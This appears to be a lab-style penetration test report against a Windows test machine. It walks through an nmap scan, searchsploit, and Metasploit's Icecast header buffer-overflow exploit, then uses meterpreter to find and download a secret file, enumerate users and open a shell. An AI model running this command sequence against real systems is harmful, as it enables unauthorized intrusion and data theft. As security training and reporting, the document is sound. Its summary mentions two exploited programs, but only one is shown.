GoodSecurity Penetration Test Report

AdityaAdiga@GoodSecurity.com

11/18/20

1. Nmap -sV 192.168.0.20

started by running an nmap scan to see what ports are running. We found that an icecast is running on the target.

1. Searchsploit icecast

searched for any existing exploits that can be used for any systems with the word “icecast”. We found one exploit.

1. Msfconsole

are opening Metasploit to use the exploit.

1. Use exploit/windows/http/icecast\_header

selected the exploit.

1. Set RHOST 192.168.0.20

set the IP address of the target machine.

1. Run

Run the exploit

1. Search -f \*secretfile\*.txt

Search the directory tree for a file with the name secretfile.txt

1. Download c:\Users\IEUser\Documents\Drinks.recipe.txt

created a copy of the file on the local machine

1. Run /post/multi/recon/local\_exploit\_suggester

checked for any additional exploits that are available on this meterpreter session

**Bonus**

A. run/post/windows/gather/enum\_logged\_on\_users

- ran this to find the users on the target machine

B. shell

- ran this command to open a reverse shell to the target machine

C.. systeminfo

- ran this command into the reverse shell to find a detailed description of the system information

High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp’s CEO. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate one of the computers to determine if it is at risk. GoodSecurity’s overall objective was to exploit any vulnerable software and find the secret recipe file on the computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several vulnerabilities that were

identified. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs that had major vulnerabilities. The details of the attack can be found in the ‘Findings’ category.

Findings

Machine IP: 192.168.0.20

Hostname: MSEDGEWIN10

Vulnerability Exploited: Icecast HTTP Header Buffer Overflow

8000/tcp open http Icecast streaming media server

Vulnerability Explanation:






